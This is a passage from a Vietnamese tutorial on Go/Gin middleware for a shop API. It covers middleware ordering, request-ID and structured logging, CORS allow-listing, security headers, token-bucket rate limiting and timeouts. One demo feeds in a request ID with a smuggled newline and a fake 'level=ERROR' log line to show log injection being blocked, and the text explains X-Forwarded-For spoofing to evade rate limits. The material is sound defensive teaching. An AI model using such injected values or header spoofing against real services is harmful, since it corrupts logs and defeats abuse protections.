Thứ tự quyết định hành vi và độ an toàn. Công thức khởi đầu cho ShopGo, từ ngoài vào trong:

#	Middleware	Vì sao ở vị trí này
1	**Request ID**	Mọi thứ phía sau (log, lỗi, trace) cần thấy ID
2	**Access log / metrics / tracing**	Bao trọn phần còn lại để đo được **mọi** kết quả, kể cả `401`, `429`, `500`
3	**Recovery**	Ngay trong lớp log: panic được chuyển thành `500` rồi log vẫn ghi đúng mã `500`
4	**CORS**	Phải trả lời **preflight** (`OPTIONS`) *trước* khi xác thực vì preflight không mang token
5	**Header bảo mật**	Rẻ, áp dụng cho mọi phản hồi, kể cả lỗi
6	**Giới hạn tần suất**	Chặn sớm, *trước* các bước tốn kém (xác thực gọi DB, giải mã JWT)
7	**Timeout / giới hạn thân**	Đặt hạn chót cho phần còn lại
8	**Xác thực** (theo nhóm)	Chỉ nhóm cần đăng nhập; route công khai bỏ qua
9	**Phân quyền** (theo route)	Sau xác thực, vì cần biết *bạn là ai*

Hai sai lầm thứ tự phổ biến: (1) **đặt CORS sau xác thực**: preflight bị `401`, trình duyệt báo lỗi CORS khó hiểu dù cấu hình CORS đúng; (2) **đặt log trong Recovery** (Recovery ngoài cùng): panic xuyên qua log nên dòng log của request panic **không bao giờ được ghi**, đúng lúc bạn cần nó nhất.

3. Request ID và access log có cấu trúc

Hai middleware đầu tiên mỗi hệ thống thật đều có. Chương trình sau cài cả hai, cộng recovery, và in log thật:

```
package main

import (
    "bytes"
    "crypto/rand"
    "encoding/hex"
    "fmt"
    "io"
    "log/slog"
    "net/http"
    "net/http/httptest"
    "regexp"
    "time"
```

```
    "github.com/gin-gonic/gin"
)

const headerRequestID = "X-Request-Id"

var validID = regexp.MustCompile(`^[A-Za-z0-9._-]{8,64}$`)

// RequestID: tái dùng ID do proxy/client gửi tới NẾU hợp lệ (để tra chéo nhiều dịch vụ), nếu không thì tự sinh.
// KHÔNG tin tuyệt đối: ID từ client có thể chứa ký tự xuống dòng (tiêm log) hoặc quá dài.
func RequestID() gin.HandlerFunc {
    return func(c *gin.Context) {
        id := c.GetHeader(headerRequestID)
        if !validID.MatchString(id) {
            b := make([]byte, 8)
            _, _ = rand.Read(b)
            id = hex.EncodeToString(b)
        }
        c.Set("request_id", id)
        c.Header(headerRequestID, id)
        c.Next()
    }
}

// AccessLog ghi MỘT dòng log có cấu trúc cho mỗi request, SAU khi xử lý xong.
// Dùng c.FullPath() (mẫu route "/products/:id") chứ KHÔNG dùng URL thô: tránh số lượng nhãn vô hạn khi đưa vào metrics.
func AccessLog(log *slog.Logger) gin.HandlerFunc {
    return func(c *gin.Context) {
        start := time.Now()
        c.Next()
        route := c.FullPath()
        if route == "" {
            route = "(không khớp route)" // 404: FullPath rỗng
        }
        level := slog.LevelInfo
        switch {
        case c.Writer.Status() >= 500:
            level = slog.LevelError
        case c.Writer.Status() >= 400:
            level = slog.LevelWarn
        }
        log.LogAttrs(c.Request.Context(), level, "http",
            slog.String("request_id", c.GetString("request_id")),
            slog.String("method", c.Request.Method),
            slog.String("route", route),
            slog.Int("status", c.Writer.Status()),
            slog.Int("bytes", c.Writer.Size()),
            slog.Duration("latency", time.Since(start)),
        )
    }
}

func main() {
    gin.SetMode(gin.TestMode)

    var buf bytes.Buffer
    log := slog.New(slog.NewTextHandler(&buf, &slog.HandlerOptions{
        ReplaceAttr: func(_ []string, a slog.Attr) slog.Attr {
            switch a.Key {
            case slog.TimeKey:
                return slog.Attr{}
            case "latency": // giá trị thay đổi mỗi lần chạy: chỉ in dạng đã làm tròn để ví dụ ổn định
                return slog.String("latency", "<đã ẩn>")
            case "request_id": // ID tự sinh là ngẫu nhiên: chỉ hiển thị độ dài
                if len(a.Value.String()) == 16 {
                    return slog.String("request_id", "<16 hex ngẫu nhiên>")
                }
```

```
            }
            return a
        },
    }))

    r := gin.New()
    // Thứ tự quan trọng: RequestID trước (để mọi thứ phía sau thấy ID), AccessLog bao ngoài cùng phần xử
lý, Recovery sát handler.
    r.Use(RequestID(), AccessLog(log), gin.CustomRecoveryWithWriter(io.Discard, func(c *gin.Context, _ any)
{
        c.AbortWithStatusJSON(http.StatusInternalServerError, gin.H{"error": "lỗi hệ thống"})
    }))
    r.GET("/products/:id", func(c *gin.Context) { c.JSON(200, gin.H{"id": c.Param("id")}) })
    r.GET("/boom", func(c *gin.Context) { panic("lỗi") })

    do := func(path, rid string) {
        req := httptest.NewRequest("GET", path, nil)
        if rid != "" {
            req.Header.Set(headerRequestID, rid)
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        got := rec.Header().Get(headerRequestID)
        if len(got) == 16 {
            got = "<16 hex ngẫu nhiên>"
        }
        fmt.Printf("%s (gửi ID %q) -> %d, phản hồi X-Request-Id=%q\n", path, rid, rec.Code, got)
    }
    do("/products/7", "")
    do("/products/12345", "edge-7f3a9c21")
    do("/products/9", "xấu\nlevel=ERROR msg=giả-mạo")
    do("/khong-co", "")
    do("/boom", "")
    fmt.Println("--- access log ---")
    fmt.Print(buf.String())
}
```

```
/products/7 (gửi ID "") -> 200, phản hồi X-Request-Id="<16 hex ngẫu nhiên>"
/products/12345 (gửi ID "edge-7f3a9c21") -> 200, phản hồi X-Request-Id="edge-7f3a9c21"
/products/9 (gửi ID "xấu\nlevel=ERROR msg=giả-mạo") -> 200, phản hồi X-Request-Id="<16 hex ngẫu nhiên>"
/khong-co (gửi ID "") -> 404, phản hồi X-Request-Id="<16 hex ngẫu nhiên>"
/boom (gửi ID "") -> 500, phản hồi X-Request-Id="<16 hex ngẫu nhiên>"
--- access log ---
level=INFO msg=http request_id="<16 hex ngẫu nhiên>" method=GET route=/products/:id status=200 bytes=10
latency="<đã ẩn>"
level=INFO msg=http request_id=edge-7f3a9c21 method=GET route=/products/:id status=200 bytes=14
latency="<đã ẩn>"
level=INFO msg=http request_id="<16 hex ngẫu nhiên>" method=GET route=/products/:id status=200 bytes=10
latency="<đã ẩn>"
level=WARN msg=http request_id="<16 hex ngẫu nhiên>" method=GET route="(không khớp route)" status=404
bytes=-1 latency="<đã ẩn>"
level=ERROR msg=http request_id="<16 hex ngẫu nhiên>" method=GET route=/boom status=500 bytes=30
latency="<đã ẩn>"
```

Điều rút ra từ chương trình:

- **Tái dùng hay tự sinh ID?** Nếu proxy/CDN/dịch vụ gọi tới đã gắn `X-Request-Id`, tái dùng để **một request xuyên qua nhiều dịch vụ mang cùng ID** (truy vết chéo). Nhưng giá trị từ bên ngoài là **dữ liệu không đáng tin**: dòng thứ ba gửi một ID chứa xuống dòng và `level=ERROR msg=giả-mạo` để **tiêm dòng log giả** (*log injection*). Bộ kiểm tra bằng biểu thức chính quy (`^[A-Za-z0-9._-]{8,64}$`) loại nó và tự sinh ID mới.
- `c.FullPath()` **chứ không phải URL thô.** Log và (sau này) metrics dùng mẫu route `/products/:id`. Nếu dùng URL thô `/products/7`, `/products/12345`... mỗi giá trị là một nhãn mới: với metrics đó là **bùng nổ số chuỗi thời gian** làm sập Prometheus (Buổi 38), với log là khó gom nhóm. Request `404` có `FullPath()` rỗng, nên ta đặt nhãn riêng.

- **Mức log theo mã**: `5xx` → ERROR, `4xx` → WARN, còn lại INFO. Bộ cảnh báo chỉ cần theo dõi ERROR.
- `bytes=-1` **ở dòng 404**: `c.Writer.Size()` là `-1` khi chưa ghi gì. Đừng cộng dồn giá trị âm vào số liệu.
- **Thứ tự** `RequestID, AccessLog, Recovery`: dòng `/boom` được ghi `status=500 level=ERROR`, vì Recovery nằm trong log (mục 2).

> **Những thứ không được ghi vào log**
> Header `Authorization`, cookie, mật khẩu, token, số thẻ, và nói chung **thân request** (có thể chứa dữ liệu cá nhân). Log thường được gửi sang hệ thống tập trung với quyền truy cập rộng hơn CSDL. Chỉ ghi những gì cần để điều tra: ID, phương thức, **mẫu route**, mã, kích thước, thời gian, `user_id` (không phải email). Ghi thêm `client_ip`, `user_agent` nếu có nhu cầu bảo mật, nhưng cân nhắc quy định bảo vệ dữ liệu cá nhân.

Vài kỹ thuật thực tế khác:

- **Bỏ qua endpoint ồn ào**: `/healthz`, `/readyz`, `/metrics` được hệ thống gọi mỗi vài giây; ghi log chúng làm loãng log. Kiểm tra `route` rồi bỏ qua (hoặc hạ xuống mức DEBUG).
- **Gắn** `request_id` **vào logger của request**: `log.With("request_id", id)` rồi đặt vào `context` để mọi tầng dưới log cùng ID (Buổi 38 làm đầy đủ cùng trace ID của OpenTelemetry).
- `gin.Logger()` **mặc định** in văn bản màu mè cho người đọc, không có cấu trúc. Dùng cho thử nghiệm; hệ thống thật nên dùng bản `slog` như trên để log máy đọc được (JSON) và đưa vào Loki/ELK.
- **Đo độ trễ**: log chỉ cho độ trễ từng request; để có phân vị (p50/p95/p99) cần histogram trong metrics.

4. CORS: hiểu gốc để cấu hình đúng

4.1. Vì sao có CORS

Trình duyệt áp dụng **chính sách cùng nguồn** (*same-origin policy*): script chạy ở `https://shop.example.vn` **không được đọc** phản hồi từ một *nguồn* khác (nguồn = giao thức + tên miền + cổng). Điều này bảo vệ bạn: nếu không, trang `evil.com` bạn vô tình mở có thể gọi API ngân hàng bằng cookie đăng nhập của bạn và đọc kết quả. **CORS** (*Cross-Origin Resource Sharing*) là cơ chế để server **chủ động nới** chính sách đó cho các nguồn đáng tin, thông qua các header `Access-Control-*`.

Ba điều cần khắc cốt ghi tâm:

1. **CORS do trình duyệt thực thi, không phải server.** Server chỉ *khai báo* ai được phép; trình duyệt mới là bên *chặn*. `curl`, Postman, script server-to-server **không bị CORS** ảnh hưởng.
2. **CORS không phải xác thực hay tường lửa.** Với request "đơn giản", server **vẫn nhận và xử lý** request từ origin lạ, chỉ là trình duyệt không cho script phía kẻ tấn công đọc kết quả (xem trường hợp 3 trong đầu ra bên dưới: mã `200`, không có header cho phép). Vì vậy đừng dựa vào CORS để bảo vệ endpoint có tác dụng phụ; dùng xác thực, token chống CSRF hoặc `SameSite` cho cookie (Buổi 37).
3. **Preflight.** Với request "không đơn giản" (phương thức `PUT`/`PATCH`/`DELETE`, `Content-Type: application/json`, có header `Authorization` hay tùy biến...), trình duyệt **gửi trước một request** `OPTIONS` để hỏi "được phép không?". Server phải trả `204` với `Access-Control-Allow-Methods/Headers`. Preflight **không mang cookie hay token**, nên phải được trả lời *trước* middleware xác thực.

4.2. Cài đặt và quan sát

Chương trình sau cài middleware CORS theo danh sách trắng, rồi mô phỏng năm tình huống thật:

```
package main
```

```
import (
    "fmt"
    "net/http"
    "net/http/httptest"
    "strconv"
    "strings"
    "time"

    "github.com/gin-gonic/gin"
)

type CORSConfig struct {
    AllowedOrigins   []string // danh sách TRẮNG chính xác, không dùng "*" khi có credentials
    AllowedMethods   []string
    AllowedHeaders   []string
    ExposedHeaders   []string
    AllowCredentials bool
    MaxAge           time.Duration
}

func CORS(cfg CORSConfig) gin.HandlerFunc {
    allowed := make(map[string]bool, len(cfg.AllowedOrigins))
    for _, o := range cfg.AllowedOrigins {
        allowed[o] = true
    }
    methods := strings.Join(cfg.AllowedMethods, ", ")
    headers := strings.Join(cfg.AllowedHeaders, ", ")
    exposed := strings.Join(cfg.ExposedHeaders, ", ")
    maxAge := strconv.Itoa(int(cfg.MaxAge.Seconds()))

    return func(c *gin.Context) {
        origin := c.GetHeader("Origin")
        if origin == "" { // không phải request chéo nguồn từ trình duyệt (curl, server-to-server)
            c.Next()
            return
        }
        // Phản hồi phụ thuộc vào Origin => bắt buộc Vary: Origin, nếu không cache dùng chung
        // có thể trả header của origin này cho origin khác.
        c.Writer.Header().Add("Vary", "Origin")

        if !allowed[origin] {
            // Không thêm header CORS: trình duyệt sẽ chặn phía client.
            // LƯU Ý: server VẪN nhận và xử lý request "đơn giản"; CORS không phải tường lửa.
            if c.Request.Method == http.MethodOptions {
                c.AbortWithStatus(http.StatusForbidden)
                return
            }
            c.Next()
            return
        }
        c.Header("Access-Control-Allow-Origin", origin) // phản chiếu đúng origin đã được duyệt
        if cfg.AllowCredentials {
            c.Header("Access-Control-Allow-Credentials", "true")
        }
        if exposed != "" {
            c.Header("Access-Control-Expose-Headers", exposed)
        }

        // Preflight: trình duyệt hỏi trước khi gửi request "không đơn giản"
        // (PUT/DELETE, JSON, Authorization...).
        if c.Request.Method == http.MethodOptions && c.GetHeader("Access-Control-Request-Method") != "" {
            c.Writer.Header().Add("Vary", "Access-Control-Request-Method")
            c.Writer.Header().Add("Vary", "Access-Control-Request-Headers")
            c.Header("Access-Control-Allow-Methods", methods)
            c.Header("Access-Control-Allow-Headers", headers)
            c.Header("Access-Control-Max-Age", maxAge) // trình duyệt nhớ kết quả preflight
            c.AbortWithStatus(http.StatusNoContent)
            return
```

```
        }
        c.Next()
    }
}

func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()
    r.Use(CORS(CORSConfig{
        AllowedOrigins:   []string{"https://shop.example.vn", "https://admin.example.vn"},
        AllowedMethods:   []string{"GET", "POST", "PUT", "PATCH", "DELETE"},
        AllowedHeaders:   []string{"Authorization", "Content-Type", "Idempotency-Key"},
        ExposedHeaders:   []string{"X-Request-Id", "Retry-After"},
        AllowCredentials: true,
        MaxAge:           10 * time.Minute,
    }))
    r.GET("/products", func(c *gin.Context) { c.JSON(200, gin.H{"ok": true}) })
    r.POST("/orders", func(c *gin.Context) { c.JSON(201, gin.H{"created": true}) })

    show := func(label, method, path string, hdr ...string) {
        req := httptest.NewRequest(method, path, nil)
        for i := 0; i+1 < len(hdr); i += 2 {
            req.Header.Set(hdr[i], hdr[i+1])
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        fmt.Printf("%s\n  %s %s -> %d\n", label, method, path, rec.Code)
        for _, k := range []string{"Access-Control-Allow-Origin", "Access-Control-Allow-Credentials",
            "Access-Control-Allow-Methods", "Access-Control-Allow-Headers", "Access-Control-Max-Age",
            "Access-Control-Expose-Headers", "Vary"} {
            if v := rec.Header()[k]; len(v) > 0 {
                fmt.Printf("    %s: %s\n", k, strings.Join(v, ", "))
            }
        }
    }
    show("1) origin được phép, request đơn giản", "GET", "/products", "Origin", "https://shop.example.vn")
    show("2) preflight từ origin được phép", "OPTIONS", "/orders", "Origin", "https://admin.example.vn",
        "Access-Control-Request-Method", "POST", "Access-Control-Request-Headers", "content-type,
idempotency-key")
    show("3) origin lạ (kẻ tấn công)", "GET", "/products", "Origin", "https://evil.example.com")
    show("4) preflight từ origin lạ", "OPTIONS", "/orders", "Origin", "https://evil.example.com",
        "Access-Control-Request-Method", "POST")
    show("5) không có Origin (curl / server khác)", "GET", "/products")
}
```

```
1) origin được phép, request đơn giản
  GET /products -> 200
    Access-Control-Allow-Origin: https://shop.example.vn
    Access-Control-Allow-Credentials: true
    Access-Control-Expose-Headers: X-Request-Id, Retry-After
    Vary: Origin
2) preflight từ origin được phép
  OPTIONS /orders -> 204
    Access-Control-Allow-Origin: https://admin.example.vn
    Access-Control-Allow-Credentials: true
    Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE
    Access-Control-Allow-Headers: Authorization, Content-Type, Idempotency-Key
    Access-Control-Max-Age: 600
    Access-Control-Expose-Headers: X-Request-Id, Retry-After
    Vary: Origin, Access-Control-Request-Method, Access-Control-Request-Headers
3) origin lạ (kẻ tấn công)
  GET /products -> 200
    Vary: Origin
4) preflight từ origin lạ
  OPTIONS /orders -> 403
    Vary: Origin
5) không có Origin (curl / server khác)
  GET /products -> 200
```

- **Trường hợp 1** (origin được phép): server **phản chiếu đúng origin đó** vào `Access-Control-Allow-Origin` (không dùng `*`), thêm `Allow-Credentials` nếu cần cookie, và `Vary: Origin`. `Vary` bắt buộc vì nội dung header phụ thuộc origin gửi lên; thiếu nó, một cache chung có thể lưu phản hồi dành cho `shop` rồi trả cho `evil`, hoặc ngược lại.
- **Trường hợp 2** (preflight): `204`, liệt kê phương thức và header được phép, `Max-Age: 600` để trình duyệt **nhớ kết quả 10 phút** (bớt một nửa số request `OPTIONS`; trình duyệt thường giới hạn trần của giá trị này).
- **Trường hợp 3** (origin lạ): vẫn `200` nhưng **không có header cho phép** ⇒ trình duyệt chặn script đọc. Đây là minh chứng cho điều thứ hai ở trên.
- **Trường hợp 5**: không có `Origin` (curl, server khác) ⇒ middleware bỏ qua hoàn toàn.

> **Ba cấu hình CORS sai kinh điển**
>
> 1. `Access-Control-Allow-Origin: *` **cùng** `Allow-Credentials: true`: trình duyệt từ chối tổ hợp này (đúng, vì quá nguy hiểm). "Sửa" bằng cách **phản chiếu mọi** `Origin` **nhận được** lại còn tệ hơn: bất kỳ trang nào cũng đọc được dữ liệu riêng tư của người dùng đang đăng nhập. Luôn so với **danh sách trắng chính xác**.
> 2. **Kiểm tra origin bằng** `strings.HasSuffix`**/**`Contains`: `HasSuffix(origin, "example.vn")` cho qua cả `https://evilexample.vn`. So sánh **bằng nhau tuyệt đối** với danh sách, hoặc phân tích URL rồi so khớp từng nhãn tên miền.
> 3. **Tin** `Origin: null` (đến từ tệp cục bộ, iframe sandbox): không bao giờ đưa `null` vào danh sách trắng.
>
> Cách tránh toàn bộ rắc rối: nếu frontend và API cùng gốc (cùng tên miền, API ở `/api` phía sau reverse proxy, Buổi 46) thì **không cần CORS**.

Trong thực tế bạn có thể dùng thư viện `github.com/gin-contrib/cors` (đã cài sẵn các cấu hình trên). Tự viết một lần như trên giúp hiểu nó làm gì; khi chọn thư viện, hãy kiểm tra nó (a) so khớp chính xác, (b) thêm `Vary`, (c) xử lý preflight trước xác thực.

4.3. Header bảo mật cho phản hồi

Một middleware rẻ, thêm vào mọi phản hồi. Với API thuần JSON, tập tối thiểu là:

```
func SecurityHeaders() gin.HandlerFunc {
    return func(c *gin.Context) {
        h := c.Writer.Header()
        h.Set("X-Content-Type-Options", "nosniff")            // trình duyệt không đoán lại Content-Type
        h.Set("Referrer-Policy", "no-referrer")               // không rò URL sang trang khác
        h.Set("Content-Security-Policy", "default-src 'none'; frame-ancestors 'none'") // API không phục vụ nội dung nhúng
        h.Set("Cache-Control", "no-store")                    // mặc định an toàn cho dữ liệu cá nhân; route công khai tự nới
        if c.Request.TLS != nil || c.GetHeader("X-Forwarded-Proto") == "https" {
            h.Set("Strict-Transport-Security", "max-age=31536000; includeSubDomains") // chỉ đặt khi đang chạy HTTPS
        }
        c.Next()
    }
}
```

`Strict-Transport-Security` (HSTS) bắt trình duyệt **luôn dùng HTTPS** cho tên miền này trong thời gian dài; đặt nhầm khi chưa có HTTPS đúng sẽ khóa người dùng ngoài. Thường cấu hình ở Nginx/CDN (Buổi 46) thay vì trong Go. Trang HTML (nếu có) cần CSP phức tạp hơn nhiều.

5. Giới hạn tần suất (rate limiting)

Giới hạn tần suất bảo vệ hệ thống khỏi ba loại bất lợi: **lạm dụng** (cào dữ liệu), **tấn công** (dò mật khẩu, DoS tầng ứng dụng), và **tai nạn** (client lỗi lặp vô hạn). Bốn thuật toán thường gặp:

Thuật toán	Cách hoạt động	Ưu	Nhược
Cửa sổ cố định	Đếm yêu cầu trong mỗi phút	Rất đơn giản, dễ làm trên Redis (`INCR` + `EXPIRE`)	Cho phép bùng nổ gấp đôi ở ranh giới hai cửa sổ
Cửa sổ trượt	Đếm trong N giây gần nhất	Chính xác hơn	Tốn bộ nhớ hơn (lưu mốc thời gian) hoặc xấp xỉ
Token bucket	Xô chứa tối đa `burst` token, nạp `rate` token/giây, mỗi yêu cầu lấy một	Cho phép bùng nổ có kiểm soát, trơn tru	Cần lưu trạng thái (số token, lần nạp cuối)
Leaky bucket	Hàng đợi xử lý đều với tốc độ cố định	Đầu ra đều đặn	Yêu cầu bùng nổ bị trễ chứ không phục vụ ngay

Token bucket là lựa chọn mặc định phổ biến vì khớp với hành vi người dùng thật (thao tác dồn dập rồi nghỉ). (Cài đặt đủ sáu thuật toán, so sánh hành vi ở ranh giới cửa sổ và bản phân tán bằng Redis/Lua: **Buổi 58**.) Thư viện `golang.org/x/time/rate` cài sẵn thuật toán này. Chương trình sau bọc nó thành middleware giới hạn theo IP, có `Retry-After`, dọn khóa không hoạt động, và dùng **đồng hồ tiêm vào** (`now func() time.Time`) để kiểm thử xác định mà không cần `sleep`. Phần sau của chương trình cũng cài middleware timeout (mục 6).

```
package main

import (
    "context"
    "errors"
    "fmt"
    "math"
    "net"
    "net/http"
    "net/http/httptest"
    "strconv"
    "sync"
    "time"

    "github.com/gin-gonic/gin"
    "golang.org/x/time/rate"
)

// ---- Giới hạn tần suất theo khóa (IP) bằng thuật toán token bucket ----

type entry struct {
    lim  *rate.Limiter
    last time.Time
}

type Limiter struct {
    mu    sync.Mutex
    m     map[string]*entry
    r     rate.Limit
    burst int
    now   func() time.Time // tiêm đồng hồ để kiểm thử xác định, không cần sleep
}

func NewLimiter(r rate.Limit, burst int, now func() time.Time) *Limiter {
    return &Limiter{m: make(map[string]*entry), r: r, burst: burst, now: now}
```

```
}

// Allow trả (được phép, thời gian phải chờ nếu bị từ chối).
func (l *Limiter) Allow(key string) (bool, time.Duration) {
    l.mu.Lock()
    defer l.mu.Unlock()
    now := l.now()
    e, ok := l.m[key]
    if !ok {
        e = &entry{lim: rate.NewLimiter(l.r, l.burst)}
        l.m[key] = e
    }
    e.last = now
    res := e.lim.ReserveN(now, 1)
    if d := res.DelayFrom(now); d > 0 {
        res.CancelAt(now) // trả lại token: yêu cầu bị từ chối KHÔNG được tiêu hao hạn mức
        return false, d
    }
    return true, 0
}

// Sweep xóa khóa không hoạt động: nếu không, map phình vô hạn theo số IP từng gặp
// (rò rỉ bộ nhớ, và là cửa cho tấn công làm cạn RAM).
func (l *Limiter) Sweep(idle time.Duration) int {
    l.mu.Lock()
    defer l.mu.Unlock()
    n := 0
    for k, e := range l.m {
        if l.now().Sub(e.last) > idle {
            delete(l.m, k)
            n++
        }
    }
    return n
}

func (l *Limiter) Size() int {
    l.mu.Lock()
    defer l.mu.Unlock()
    return len(l.m)
}

func RateLimit(l *Limiter) gin.HandlerFunc {
    return func(c *gin.Context) {
        ok, wait := l.Allow(c.ClientIP())
        if !ok {
            c.Header("Retry-After", strconv.Itoa(int(math.Ceil(wait.Seconds()))))
            c.AbortWithStatusJSON(http.StatusTooManyRequests, gin.H{"error": gin.H{
                "code": "rate_limited", "message": "Bạn gửi quá nhiều yêu cầu. Vui lòng thử lại sau."}})
            return
        }
        c.Next()
    }
}

// ---- Timeout hợp tác: gắn hạn chót vào context của request ----

func Timeout(d time.Duration) gin.HandlerFunc {
    return func(c *gin.Context) {
        ctx, cancel := context.WithTimeout(c.Request.Context(), d)
        defer cancel()
        c.Request = c.Request.WithContext(ctx) // mọi lời gọi DB/HTTP dùng ctx này tự hủy khi hết hạn
        c.Next()
        if errors.Is(ctx.Err(), context.DeadlineExceeded) && !c.Writer.Written() {
            c.AbortWithStatusJSON(http.StatusGatewayTimeout, gin.H{"error": gin.H{
                "code": "timeout", "message": "Xử lý quá thời gian cho phép."}})
        }
    }
}
```

```
// slow mô phỏng một thao tác (truy vấn DB) tôn trọng context: dừng ngay khi bị hủy.
func slow(ctx context.Context, d time.Duration) error {
    select {
    case <-time.After(d):
        return nil
    case <-ctx.Done():
        return ctx.Err()
    }
}

func main() {
    gin.SetMode(gin.TestMode)

    clock := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)
    now := func() time.Time { return clock }
    lim := NewLimiter(1, 3, now) // 1 yêu cầu/giây, cho phép bùng nổ tối đa 3

    r := gin.New()
    _ = r.SetTrustedProxies(nil) // không tin X-Forwarded-For: ClientIP là địa chỉ kết nối thật
    r.GET("/ping", RateLimit(lim), func(c *gin.Context) { c.String(200, "pong") })

    r.GET("/fast", Timeout(100*time.Millisecond), func(c *gin.Context) {
        if err := slow(c.Request.Context(), 10*time.Millisecond); err != nil {
            return
        }
        c.String(200, "xong")
    })
    r.GET("/slow", Timeout(100*time.Millisecond), func(c *gin.Context) {
        if err := slow(c.Request.Context(), 2*time.Second); err != nil {
            return // ngữ cảnh đã hủy: dừng, để middleware trả 504
        }
        c.String(200, "xong")
    })

    call := func(path, ip string) *httptest.ResponseRecorder {
        req := httptest.NewRequest("GET", path, nil)
        req.RemoteAddr = net.JoinHostPort(ip, "5000")
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        return rec
    }

    fmt.Println("--- rate limit: 1 req/s, burst 3 ---")
    for i := 1; i <= 5; i++ {
        rec := call("/ping", "10.0.0.1")
        fmt.Printf("IP A lần %d -> %d Retry-After=%q\n", i, rec.Code, rec.Header().Get("Retry-After"))
    }
    fmt.Printf("IP B lần 1 -> %d (hạn mức tính riêng theo IP)\n", call("/ping", "10.0.0.2").Code)
    clock = clock.Add(2 * time.Second)
    a1, a2, a3 := call("/ping", "10.0.0.1").Code, call("/ping", "10.0.0.1").Code, call("/ping",
"10.0.0.1").Code
    fmt.Printf("IP A sau 2 giây: %d, %d, %d (đã nạp lại 2 token)\n", a1, a2, a3)

    fmt.Println("--- dọn khóa không hoạt động ---")
    clock = clock.Add(10 * time.Minute)
    call("/ping", "10.0.0.3")
    before := lim.Size()
    removed := lim.Sweep(5 * time.Minute)
    fmt.Printf("trước: %d khóa; đã xóa %d; sau: %d khóa\n", before, removed, lim.Size())

    fmt.Println("--- timeout ---")
    for _, p := range []string{"/fast", "/slow"} {
        start := time.Now()
        rec := call(p, "10.0.0.9")
        fmt.Printf("%s -> %d %s (dưới 1 giây: %v)\n", p, rec.Code, rec.Body.String(), time.Since(start) <
time.Second)
    }
}
```

```
--- rate limit: 1 req/s, burst 3 ---
IP A lần 1 -> 200 Retry-After=""
IP A lần 2 -> 200 Retry-After=""
IP A lần 3 -> 200 Retry-After=""
IP A lần 4 -> 429 Retry-After="1"
IP A lần 5 -> 429 Retry-After="1"
IP B lần 1 -> 200 (hạn mức tính riêng theo IP)
IP A sau 2 giây: 200, 200, 429 (đã nạp lại 2 token)
--- dọn khóa không hoạt động ---
trước: 3 khóa; đã xóa 2; sau: 1 khóa
--- timeout ---
/fast -> 200 xong (dưới 1 giây: true)
/slow -> 504 {"error":{"code":"timeout","message":"Xử lý quá thời gian cho phép."}} (dưới 1 giây: true)
```

Quan sát phần rate limit:

- **Burst 3, rate 1/giây**: ba yêu cầu đầu qua, yêu cầu thứ 4 và 5 nhận `429` kèm `Retry-After: 1`. Header `Retry-After` giúp client biết phải chờ bao lâu thay vì thử lại dồn dập; client tử tế (và thư viện retry) tôn trọng nó.
- `res.CancelAt(now)`: yêu cầu bị từ chối **được trả lại token**. Nếu quên, một client cứ spam sẽ liên tục "vay" token trong tương lai và bị khóa lâu hơn mức cần thiết.
- **Hạn mức tính riêng theo khóa**: IP B không bị ảnh hưởng bởi IP A.
- **Sau 2 giây (đồng hồ tiêm nhảy tới)**: nạp lại 2 token ⇒ hai yêu cầu qua, yêu cầu thứ ba bị từ chối. Kiểm thử chạy tức thì, không phụ thuộc thời gian thật.
- `Sweep`: không dọn thì map **tăng vô hạn theo số IP từng thấy**: rò rỉ bộ nhớ, và kẻ tấn công có thể cố tình gửi từ hàng triệu IP giả (nếu bạn tin `X-Forwarded-For` bừa bãi) để làm cạn RAM. Trong sản phẩm, chạy `Sweep` định kỳ bằng một goroutine có `ticker` và dừng khi tắt server (Buổi 13).

Khóa giới hạn nên là gì?

Khóa	Hợp với	Cẩn thận
IP	Route công khai, đăng nhập, đăng ký	Nhiều người dùng chung một IP (văn phòng, mạng di động CGNAT) bị phạt chung; **phải đúng** `ClientIP` (xem dưới)
Người dùng / API key	API đã xác thực	Chỉ dùng được sau bước xác thực ⇒ đặt sau auth
Tổ hợp (IP + email)	Đăng nhập: chống dò mật khẩu cho một tài khoản và từ một IP	Cần giới hạn nhiều tầng

> **ClientIP() đúng hay sai quyết định cả cơ chế giới hạn**
> Ở chương trình trên ta gọi `r.SetTrustedProxies(nil)` ⇒ `ClientIP()` luôn là địa chỉ kết nối thật. Nếu để mặc định của Gin **tin mọi proxy** (Buổi 23), kẻ tấn công chỉ cần gửi mỗi yêu cầu một `X-Forwarded-For` ngẫu nhiên để **mỗi yêu cầu được tính là một IP khác**, vô hiệu hóa hoàn toàn giới hạn tần suất. Khi triển khai sau Nginx/Load Balancer, khai báo đúng dải IP của proxy tin cậy bằng `SetTrustedProxies([]string{"10.0.0.0/8"})` và cấu hình proxy ghi đè (không nối thêm) header này.

Khi có nhiều instance, bộ đếm trong bộ nhớ chỉ giới hạn *trên từng instance* (3 instance, mỗi cái cho 100 req/phút ⇒ thực tế 300). Muốn giới hạn toàn cục cần lưu trạng thái dùng chung ở **Redis** (script Lua nguyên tử hoặc `INCR` + `EXPIRE`, Buổi 32). Cách trung gian: giới hạn thô ở Nginx/CDN (`limit_req`), giới hạn tinh

theo người dùng ở ứng dụng. Với đăng nhập, ngoài giới hạn tần suất còn cần khóa tạm tài khoản sau nhiều lần sai và độ trễ tăng dần (Buổi 37).

Mã trả về khi bị giới hạn là `429 Too Many Requests` (không phải `503`, vốn dành cho quá tải phía server), kèm `Retry-After` theo giây.

6. Timeout: mọi thứ phải có hạn chót

Một request không có hạn chót là một **goroutine, một kết nối DB, một mẩu bộ nhớ bị giữ vô thời hạn** khi phụ thuộc chậm. Khi một dịch vụ phía sau chậm lại, các request chất đống, cạn pool kết nối, và cả hệ thống ngừng phản hồi (tắc dây chuyền). Hạn chót phải được đặt ở **nhiều tầng**:

Tầng	Cấu hình	Mục đích
Kết nối HTTP	`http.Server{ReadHeaderTimeout, ReadTimeout, WriteTimeout, IdleTimeout}` (Buổi 19)	Chặn client chậm/độc hại (kiểu Slowloris)
Mỗi request	Middleware `context.WithTimeout` (dưới đây)	Tổng thời gian xử lý tối đa
Truy vấn DB	`ctx` truyền vào pgx; `statement_timeout` phía Postgres (Buổi 20, 36)	Truy vấn lạc lối không treo cả pool
